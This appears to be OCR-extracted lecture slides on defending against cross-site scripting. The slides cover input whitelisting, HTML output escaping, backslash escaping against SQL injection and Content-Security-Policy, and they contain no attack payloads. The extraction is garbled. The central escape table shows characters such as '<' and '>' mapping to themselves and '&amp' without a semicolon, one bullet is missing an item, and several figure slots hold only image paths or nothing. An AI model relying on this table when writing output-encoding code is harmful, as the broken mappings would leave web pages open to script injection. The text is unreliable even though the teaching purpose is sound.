
- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn't work well
- Output escaping: escape dynamic data before inserting it into HTML

Output escaping

- HTML parser looks for special characters: < > & ” ’
  - <html>, , <script>
  - such sequences trigger actions, e.g., running script
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the parser


Character	Escape sequence
<	<
>	>
&	&amp
“	"
‘	'

Direct vs escaped embedding



Demo fix

Escape user input!



Escaping for SQL injection

- Very similar, escape SQL parser
- Use \ to escape
  - Html: ‘ '
  - SQL: ‘ \’

XSS prevention (cont'd): Content-security policy (CSP)

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- Can opt to globally disallow script execution

Summary

- XSS: Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
  - Bypasses the same-origin policy
- Fixes: validate/escape input/output, use CSP